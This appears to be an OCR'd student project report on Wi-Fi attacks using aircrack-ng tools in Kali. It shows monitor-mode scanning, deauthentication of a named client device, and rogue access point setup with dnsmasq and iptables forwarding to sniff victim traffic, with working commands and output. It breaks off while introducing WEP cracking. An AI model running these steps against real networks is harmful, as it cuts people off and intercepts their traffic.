
More explanation is given below:



```
root@kali:~# ifconfig wlan0 down && iwconfig wlan0 mode monitor && ifconfig wlan0 up
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

root@kali:~# 
```

M

Wireless adapter mode is changed from managed to monitor.




```
CH  9 ][ Elapsed: 12 s ][ 2017-11-29 14:51

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:25:3C:D9:47:01   -1        0        0    0   4  -1                    <length:  0>
00:25:00:FF:94:73   -1        0        0    0  -1  -1                    <length:  0>
FA:AA:A0:FF:78:E8  -48        4        0    0   1  54e. WPA2 CCMP   PSK  <length:  0>
EC:AA:A0:FF:78:E8  -49        4        0    0   1  54e. WPA2 CCMP   PSK  Cahill4413
06:AA:A0:FF:78:E8  -49        2        0    0   1  54e. WPA2 CCMP   PSK  <length:  0>
02:AA:A0:FF:78:E8  -50        2        0    0   1  54e. WPA2 CCMP   MGT  <length:  0>
F6:AA:A0:FF:78:E8  -55        6        0    0   1  54e. OPN              xfinitywifi
10:86:8C:A2:77:CE  -57        3        1    0  11  54e. WPA2 CCMP   PSK  4313
62:86:8C:A2:77:CE  -58        2        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
22:86:8C:A2:77:CE  -58        2        0    0  11  54e. OPN              xfinitywifi
52:86:8C:A2:77:CE  -59        2        0    0  11  54e. WPA2 CCMP   MGT  <length:  0>
32:86:8C:A2:77:CE  -59        2        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
B0:B9:8A:7A:C6:C3  -60       13        0    0   4  54e  WPA2 CCMP   PSK  NETGEAR59
00:0D:67:36:CD:58  -70        2        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
10:DA:43:EE:39:A4  -73        7        2    0   1  54e  WPA2 CCMP   PSK  Georgie Porg

root@kali:~#
```

All the existing wifi networks are scanned using following command:

airodump-ng [interface].

-> airodump-ng wlan0

Cahill4413 is selected as our target network.




```
CH  1 ][ Elapsed: 18 s ][ 2017-11-29 14:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH  ESSID

EC:AA:A0:FF:78:E8  -47 100       93       50    2   1  54e. WPA2 CCMP   PSK  Cahill44

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

EC:AA:A0:FF:78:E8  D0:13:FD:02:CC:5C  -27    0e- 6     0       13
EC:AA:A0:FF:78:E8  B8:09:8A:68:66:41  -46    0e-24     0        4
EC:AA:A0:FF:78:E8  A4:70:D6:81:A5:CF  -47    5e- 6     0       29
EC:AA:A0:FF:78:E8  8C:85:90:44:C4:4A  -57    0 -24e    1       69
```

Packets are sniffed from targeted network using following commands:

airodump-ng --channel [channel] --bssid[bssid] --write[file-name] [interface].

-> airodump-ng --channel 1 --bssid EC:AA:A0:FF:78:E8 wlan0



Model number

LG-K330

GOTA Serial number

LGK33030aacc8

Up time

20:06:57


Wi-Fi MAC address

D0:13:FD:02:CC:5C

Bluetooth address

Unavailable


Target device with mac address shown.



```
root@kali:~# aireplay-ng --deauth 100 -a EC:AA:A0:FF:78:E8   -c D0:13:FD:02:CC:5C   wlan0
14:52:06  Waiting for beacon frame (BSSID: EC:AA:A0:FF:78:E8) on channel 1
14:52:06  Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [13|60 ACKs]
14:52:07  Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [ 1|60 ACKs]
14:52:08  Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [ 2|61 ACKs]
14:52:08  Sending 64 directed DeAuth. STMAC: [D0:13:FD:02:CC:5C] [ 4|59 ACKs]
```

De-auth packets are sent to the target mac address using following command:

aireplay-ng --deauth[number of packets] -a [AP] ][interface].



You are offline.

Your device is offline.

Try:


- Turning off airplane mode
- Turning on mobile data or Wi-Fi
- Checking the signal in your area

ERR_INTERNET_DISCONNECTED

Device on receiving DE-AUTH packets loses its internet connection.


## CREATING FAKE ACCESS POINT:

Fake access point is plot created by the attackers to attract the victim machine. In our project, Fake access point is created using the wireless adapter connected the host machine. Target machines are made to connect to this access point. Internet traffic is routed to target machines through the host machine having wireless adapter connected to it. Traffic passing through host machine can easily be sniffed.



```
root@kali:~# ls /etc/dnsmasq.conf
/etc/dnsmasq.conf
root@kali:~# echo -e "interface=at0\ndhcp-range=10.0.1.50,10.0.1.150,12h"> /etc/dnsmasq.conf
root@kali:~# airbase-ng -e fake-ap -c 6 wlan0
ioctl(SIOCSIWMODE) failed: Device or resource busy
21:34:32  Created tap interface at0
21:34:32  Trying to set MTU on at0 to 1500
21:34:32  Trying to set MTU on wlan0 to 1800
21:34:33  Access Point with BSSID A2:32:3B:5C:3B:0A started.
```

Fake access point is created.




Kali-Linux-2017.2-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminator
Sun 21:43
root@kali: ~
root@kali: ~ 149x15
Activate Windows
Go to Settings to activate Windows.
Type here to search
6:43 PM
11/12/2017

```
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
21:43:01  Client 18:3D:A2:C3:9A:51 associated (unencrypted) to ESSID: "fake-ap"
```


Terminal shows the target system has connected to fake-AP and shows the connection requests.

```
root@kali:~# ifconfig at0 10.0.1.1 up
root@kali:~# iptables --flush
root@kali:~# iptables --table nat --flush
root@kali:~# iptables --delete-chain
root@kali:~# iptables --table nat --delete-chain
root@kali:~# iptables -P FORWARD ACCEPT
root@kali:~# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
root@kali:~# dnsmasq
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
root@kali:~# 
```



```
wlp1s0    Link encap:Ethernet  HWaddr 18:3d:a2:c3:9a:51
          inet addr:10.5.50.124  Bcast:10.5.50.255  Mask:255.255.255.0
          inet6 addr: fe80::904c:be85:3dbf:43e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2970794 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1740478 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3036868728 (3.0 GB)  TX bytes:317793639 (317.7 MB)

suhas@ricksanchez-Inspiron-5559:~$ 
```

MAC address of system connected to fake-ap




```
root@kali:~# ifconfig wlan0 down && iwconfig wlan0 mode monitor && ifco
nfig wlan0 up
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 d
Bm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

root@kali:~# 
```

Wireless adapter mode is changed from managed to monitor using following commands:

Ifconfig wlan0 down

Ifconfig wlan0 mode monitor


Ifconfig wlan0 up



```
root@kali:~# echo -e "interface=at0\ndhcp-range=10.0.1.50,10.0.1.150,12
h" > /etc/dnsmasq.conf
root@kali:~# airbase-ng -e CMPE209_AP -c 6 wlan0
12:42:42  Created tap interface at0
12:42:42  Trying to set MTU on at0 to 1500
12:42:42  Trying to set MTU on wlan0 to 1800
12:42:42  Access Point with BSSID FE:20:1B:6B:41:FF started.
```

Fake access point is created using following commands:

- apt-get install dnsmasq
- echo -e "interface=at0\ndhcp-range=192.168.0.50,192.168.0.150,12h" > /etc/dnsmasq.conf
- airbase-ng -e [network name] -c [channel] [interface]
- ifconfig at0 192.168.0.1 up
  - iptables --flush
  - iptables --table nat --flush
  - iptables --delete-chain
  - iptables --table nat --delete-chain
- iptables -P FORWARD ACCEPT
- iptables -t nat -A POSTROUTING -o [internet interface] -j MASQUERADE
- dnsmasq
- echo "1" > /proc/sys/net/ipv4/ip_forward




```
suhas@ricksanchez-Inspiron-5559:~$ nmcli dev wifi
*  SSID            MODE   CHAN  RATE       SIGNAL  BARS  SECURITY
   CMPE209_AP      Infra  6     54 Mbit/s  100     ▂▄▆█
   Cahill4413      Infra  1     54 Mbit/s  85      ▂▄▆█  WPA1 WPA2
   NETGEAR59       Infra  4     54 Mbit/s  62      ▂▄▆_  WPA2
   NETGEAR59-5G    Infra  153   54 Mbit/s  62      ▂▄▆_  WPA2
   NETGEAR59-5G    Infra  153   54 Mbit/s  59      ▂▄▆_  WPA2
*  Cahill4413-5    Infra  149   54 Mbit/s  58      ▂▄▆_  WPA1 WPA2
   xfinitywifi     Infra  11    54 Mbit/s  57      ▂▄▆_
   xfinitywifi     Infra  44    54 Mbit/s  57      ▂▄▆_
   4313_5G         Infra  44    54 Mbit/s  57      ▂▄▆_  WPA1 WPA2
```

From the above screen shot one can see the access point created (highlighted).

# GAINING ACCESS:

## WEP CRACKING:


The first encryption technique introduced to secure the wireless networks was the Wired Equivalent Privacy (WEP). There are many vulnerabilities of this encryption technique leading to potential wireless network attacks. Our project aims at providing secured network by breaking into them by cracking WEP passwords to inspect for vulnerabilities before the attackers does. In our project, we have created fake access point with WEP key. A device is made to connect to the fake access point and traffic is captured at hacker's machine. Aircrack-ng is used with captured traffic to crack the WEP key.



Kali-Linux-2017.2-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminator
Sun 20:52
root@kali: ~
root@kali: ~ 149x32
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
5:52 PM
11/12/2017


```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
